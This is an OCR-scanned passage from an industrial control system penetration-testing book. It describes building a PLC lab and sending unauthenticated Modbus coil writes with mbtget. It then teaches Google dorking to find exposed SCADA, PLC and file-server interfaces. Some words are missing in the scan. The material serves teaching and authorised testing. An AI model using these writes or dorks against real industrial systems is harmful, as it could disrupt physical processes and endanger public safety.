


Figure 3.42: Output wiring to the Tower Lamp

You should have hooked up your outputs, modified your programme to accommodate the new light output, and written the modifications to the CLICK PLC at this time. This procedure is identical to what we performed in the previous part when we programmed the PLC with a single rung programme. Your programme should look like this, with four

https://t.me/learningnets

separate new inputs from X001 through X004 and four distinct outputs from Y001 through




Figure 3.43: Program with four-light wiring

We learned how to override input values to imitate a signal on the controller's output side in this section. A pushbutton switch was linked to and a four-light Signal Tower Lamp system was wired to and We now have a fully functional physical demo for our lab, as well as some insight into the challenges that automation engineers have when working on a new project with new components. We'll learn how to interface with our lab in the next section using scripts that we'll build and run.

https://t.me/learningnets

Testing control

We learnt how to override the inputs and simulate a signal on contact X001 in the previous section, allowing us to activate an output on the Y001 coil. We next connected the PLC's input side to a switch and got the same results as before, but this time with a physical input. Finally, we connected our four-light Signal Tower to the power grid. In this section, we'll use the MBtget utility that we installed in Chapter 2: Route the to test the Signal Tower from both the DataView and our SCADA VM.

The following are the steps you must take:

Open as we did in the previous section; for a refresher, look at the following screenshot, which can be found under the Monitor | Data View area:




Figure 3.44: Data View

https://t.me/learningnets

This will bring up the Data View window. Add the new contacts you made in the previous step, just like we did before. In the address space, these contacts are and Make sure the View Override option is turned on. If everything has gone well, your screen should appear something like this:




Figure 3.45: Data View

Toggle the inputs and proceed through each value to ensure that your actual light tower turns on the corresponding light that you have configured for your output. You'll note that the face of the CLICK has visual feedback, similar to what you get inside your applications, as illustrated here:

https://t.me/learningnets




Figure 3.46: Overriding the lamp

Open the SCADA VM that we established earlier now that all of the lights are operational. To find it, go to Navigator | Virtual Machines | as seen here:

https://t.me/learningnets




Figure 3.47: SCADA VM

Open your Terminal programme after launching the SCADA console. To learn more about the mbtget utility, use the mbtget -h command, as illustrated here:

https://t.me/learningnets




Figure 3.48: mbtget tool

This is an excellent time to explain

mbtget is a Perl tool that allows us to interface with Koyo Click directly via ModbusTCP via port

Let’s get back to our regular programming now. Now that we have mbtget installed on our SCADA machine, we can use the following command to check the bits on the four coils we specified in the previous section:

mbtget -r1 -a 0 192.168.1.20

https://t.me/learningnets

Let's take a closer look at the command's arguments. In Chapter 8: Protocols we'll go through the modbus protocol in further depth. For the time being, we'll need to know the memory address for the coils we're using, as well as whether we want to read or write to it:

Reads bit(s) at function 1

Address at 0

The PLC address is 192.168.1.20

If all of the overrides in the programming software have been cleared, you should get the following output, with the value at address 1 set to 0:

```
scada@scada-virtual-machine:~/Downloads$ mbtget -r1 -a 0 192.168.1.20
values:
  1 (ad 00000):     0
```

Figure 3.49: Address 0 read output

Now, write a value to the coil using the following command:

mbtget -w5 1 -a 0 192.168.1.20

The following are the arguments that are included in the command:

-w5: Writes a function value of 1 for on

https://t.me/learningnets

-a: Address 0

The PLC address is 192.168.1.20

If everything went well, you should have been able to turn on your signal tower's first/top light and see the following:

```
scada@scada-virtual-machine:~/Downloads$ mbtget -w5 1 -a 0 192.168.1.20
bit write ok
```

Figure 3.50: Writing the value to the coil

Now, to confirm the output using run the read coil command again:

mbtget -r1 -a 0 192.168.1.20

The following are the arguments in the command:

-r1: Reads bit(s) function 1

-a: Address 0

The PLC address is 192.168.1.20

If everything is working, you should the following output:

```
scada@scada-virtual-machine:~/Downloads$ mbtget -r1 -a 0 192.168.1.20
values:
  1 (ad 00000):     1
```

https://t.me/learningnets

Figure 3.51: Reading coil address 0

The address value has changed to 1 and the light is on, as you should have noticed. Go ahead and test the remaining lights in your tower by using the same processes we did earlier. Write a 1 to the following few addresses, read the coil bits, and double-check the output.

You may have noted how simple it was to set a bit randomly using a simple command-line tool and wondered where the security features were. Why would you be able to bypass a coil without using a key or password? Is this a true reflection of the industrial environment's insecurity? I suppose I'll have to say yes and no. Yes, the industrial environment has always been insecure, but enormous strides have been made in raising awareness of the security risks that exist in the area. Vendors have taken notice and begun to include security layers into their systems. This does not, however, imply that clients have upgraded their legacy systems to the latest technology. Now, for those of you who are wondering, or who may have figured out what's going on. Yes, you caught me — we still have the overrides enabled on the programming software, which is why this works. Remove the overrides and retry forcing a coil with What were the outcomes? Nothing should happen if you don't see an outcome. This is because the PLC has been instructed to only respond to localized input.

https://t.me/learningnets

Conclusion

We constructed a basic functional lab in this chapter, where we can programme logic in our PLC and connect it to real-world inputs and outputs to see how objects react to various environmental testing. This aids in the transmission of a basic grasp of how industrial systems operate and function. We may extend our lab to more complex circumstances by building on these key notions. To demonstrate how simple, it is to adjust a basic on/off input on a controller, we utilized engineering tools to force inputs and then recreated the same behavior remotely with mbtget.

Consider what other industry processes work this way, such as opening and closing valves on a water plant or enabling lye, also known as sodium hydroxide, to flow into water treatment units, similar to the Florida City Water Supply hack on February 5, 2021. The Florida City Water Supply hack, on the other hand, was more difficult because it included adjusting a concentration amount on an operator screen. This adjustment is made using a recipe logic block, which directs the valve to stay open longer until the concentration level equals the new setpoint modification. This is an illustration of how little changes in logic can have big consequences in the actual world. When it comes to pentesting engagements, this is a double-edged sword and a cautionary storey. It’s very easy for a customer’s process to malfunction and cause downtime, resulting in significant production and revenue losses. We’ll take a break from creating our ICS lab in the following chapter to talk about Open-Source Intelligence collecting, which is an important part of any pentesting project.

https://t.me/learningnets

CHAPTER 4

Open-Source Ninja

This chapter will walk you through the process of researching a firm, facility, process, control, contract, or other publicly shared information using Google-Fu. This enables you to comprehend how to collect as much knowledge as feasible prior to involvement. The crucial component is that employees frequently desire to post information about their company. Firewalls utilized for segmentation, endpoint protection, network access control information, intrusion detection system products installed, and many more revealing tactics are examples of information that is not generally given by a corporation. Websites like LinkedIn, on the other hand, can indicate what a corporation is using as part of its quest to become more connected.

Now that we've learned some fascinating facts about the organization we're pursuing, we might ask, "What is the side load?" Can we create accounts on Rockwell's support network if we know the firm is Rockwell? Is it possible to develop tools and people that will allow us to delve even deeper into the organization?

https://t.me/learningnets

Structure

The following major issues will be covered in this chapter:

Getting to know Google-Fu

Using LinkedIn to search

Shodan.io is being used for testing purposes.

Using the Exploit Database to Conduct Research (exploit-db)

The National Vulnerability Database is being traversed (NVD)

https://t.me/learningnets

Technical requirements

You'll need the following items to complete this chapter:

To access the websites discussed, you'll need a computer with your preferred browser.

This chapter would benefit greatly from having a LinkedIn account.

https://t.me/learningnets

Getting to know Google-Fu

Google is without a doubt one of the most well-known search engines available. Back in the days of Netscape, I used WebCrawler. I first heard the phrase Did you google it? in 2002, while repairing someone's PalmPilot. It's probably safe to assume that everyone reading this article has used the Google search engine at some point in their lives. With that in mind, I'll nevertheless share some facts: the Google search engine is essentially a gigantic indexer, scouring the internet and documenting and historizing the data it discovers. This next figure is totally theoretical and without any measurable data; yet I am very convinced that 99 percent of Google users have never really embraced the advanced capabilities that Google provides.

Google dorking, also known as Google hacking, is a way of gathering sensitive information from the internet by utilizing Google's sophisticated search tools. A user can easily obtain publicly indexed information by combining and stringing together advanced search tools. Using these advanced features is absolutely legal; however, the legality of the data indexed is called into question when it is used to compromise and abuse the data of the owner. This is similar to spotting flaws in a system. There is nothing criminal about detecting a bug—software today is filled with bugs, which is why we are always doing updates. However, it is illegal to use the new bug to abuse other customers who use the same programme.

As a result, discovering sensitive information while conducting a penetration test (pentest) or conducting research demands responsible sharing.

https://t.me/learningnets

The procedure through which security personnel transmit discoveries made during their investigation to the proper parties, such as the software or hardware provider, the firm whose sensitive data has been exposed, and the local computer emergency response team, is known as responsible disclosure (CERT).

Let’s move on now that that disclaimer is out of the way. Here’s a link to the Google Hacking Database which details many of the advanced features available:

This is what the site will look like once you navigate to it:




Figure 4.1: GHDB

https://t.me/learningnets

Here's a quick rundown of Google dorking's advanced features. There are many more on the above link, but I don't want to get too far down the proverbial rabbit hole:

site: (Only use the specified site to conduct your search)

inurl: (use the specified Uniform Resource Locator (URL) to search for a keyword)

intitle: (search for a keyword in the title of the web page)

intext: (search for a keyword in the body of the web page)

filetype: (search for files with a keyword provided)

ext: (search for files with a keyword provided)

These features can be used in the Google browser to focus on client-specific information. For instance, as illustrated in the accompanying screenshot, you could conduct a search:




Figure 4.2: Advanced search

https://t.me/learningnets

This will look for any public-facing File Transfer Protocol servers on the https://www.cdc.gov/ website. This is a very simple example that demonstrates the potential of the Google search engine's advanced functionalities. Other services and hosted file sharing, such as the following, can be found:

Web Distributed Authoring and Versioning intitle:"Directory Listing For /" + inurl:webdav tomcat

Structured Query Language intitle: "index of" "admin/sql/"

intitle:'VTScada Anywhere Client'

A more complicated function would be similar to the one given here:




Figure 4.3: Complex function

You'll find a list of Rockwell programmable logic controllers and their web access interfaces that have been made publicly available. When you look at the command in Figure you'll notice that we're looking for the term Rockwell Automation in the URL's index.html title, and then the specific term Device Name. This method can be used to find a variety of devices.

https://t.me/learningnets

You can begin to develop a profile of your client using standard queries and these advanced functions. Building a profile is an important phase in a pentesting engagement since it provides a deeper understanding of your customer's infrastructure, which can be valuable for harvesting information and ensuring a successful engagement conclusion. Begin by looking up the company name to see what industry this customer is in. This is significant because some ICS vendors have a strong presence in niche markets. Schweitzer Engineering Laboratories for example, has items that can be used in practically any 